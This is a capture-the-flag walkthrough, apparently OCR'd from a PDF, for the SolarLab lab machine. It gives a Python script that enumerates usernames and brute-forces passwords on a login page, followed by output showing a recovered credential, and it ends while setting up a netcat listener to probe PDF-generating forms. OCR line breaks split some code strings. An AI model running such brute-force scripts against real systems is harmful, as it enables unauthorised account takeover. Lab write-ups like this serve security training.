
```
al;ksdhfewoiuh
dkjafblkjadsfgl
d398sadsknr390
ThisCanB3typedeasily1@
danenacia9234n
dadsfawe9dafkn
```

From above we can check for any validation:

- Incorrect user(`pyp`)



- Correct user (`alexanderk`)



From above, we can write a bruteforce script for valid usernames and then bruteforce the password:

- brute.py

```
#!/usr/bin/python3
```

```python
# Modules for import
import httpx
import asyncio
import argparse
from pwn import log

# Step 1: Bruteforce the usernames
async def brute_usernames(username:str, client:httpx.AsyncClient, url:str):
    # Create the payload username=alexanderk&password=92920
    payload = {'username': username, 'password': '92920'}
    # Send the request
    response = await client.post(url, data=payload, follow_redirects=False)
    # Check the response
    if "User not found" not in response.text:
        return username

# Step 2: Bruteforce the passwords
async def brute_passwords(username:str, password:str,
client:httpx.AsyncClient, url:str):
    # Create the payload username=alexanderk&password=92920
    payload = {'username': username, 'password': password}
    # Send the request
    response = await client.post(url, data=payload)
    # Check the response
    if "User authentication error" not in response.text:
        return (username, password)

# Main function
async def main():
    parser = argparse.ArgumentParser(description='Bruteforce the login
page')
    parser.add_argument('url', help='The URL of the login page')
    parser.add_argument('--users','-u', help='The file containing the
usernames')
    parser.add_argument('--passfile', '-p', help='The file containing the
passwords')
    # Create the client
    async with httpx.AsyncClient() as client:
        # Read username and password file from arguments

        args = parser.parse_args()
        # Check if args have been passed
        if not args.url or not args.users or not args.passfile:
            print("Please provide the URL, username file and password file")
            return
```

```
        url = args.url
        username_file = args.users
        password_file = args.passfile

        # Step 1: Bruteforce the usernames
        valid_usernames = []
        with open(username_file, 'r') as f:
            usernames = f.readlines()
            for username in usernames:
                valid_usernames.append(brute_usernames(username.strip(),
client, url))

        usernames = list(filter(lambda response: response != None,await
asyncio.gather(*valid_usernames)))
        log.success(f"Valid usernames: {', '.join(usernames)}")
        # Step 2: Bruteforce the passwords
        valid_passwords = []
        with open(password_file, 'r') as f:
            passwords = f.readlines()
            for username in usernames:
                for password in passwords:
                    valid_passwords.append(brute_passwords(username,
password.strip(), client, url))
        valid_passwords = list(filter(lambda response: response !=
None,await asyncio.gather(*valid_passwords)))
        for username, password in valid_passwords:
            log.success(f"Valid credentials: {username}:{password}")


if __name__ == "__main__":
    asyncio.run(main())
```


Upon running the above file:

```
python3 brute.py --users users --passfile passwords
'http://report.solarlab.htb:6791/login'
[+] Valid usernames: alexanderk, claudias, blakeb
[+] Valid credentials: blakeb:ThisCanB3typedeasily1@
```

We get a valid credential for the user:


```
blakeb:ThisCanB3typedeasily1@
```

We can verify by logging in to the site:




dashboard

From the dashboard, we can check out the forms provided but before that, we read the snippet for the above:




All of the below forms are presented below:


- `Leave Request` form




- `Training Request` form



- `Home Office Request` form




- `Travel Approval` form




Each form has a similar like structure with a minimal difference in each `Travel destination, Home Office address, Training type`. From the above we have some

form of form input by playing around with one of them (we see that it is able to convert the input into pdf).

- Let us use the `Travel Approval` form above to enumerate the work (Ill use burpsuite mostly to do the work from here)




We ensure that `nc` is listening (this is to leak the headers of the request if it succeed):



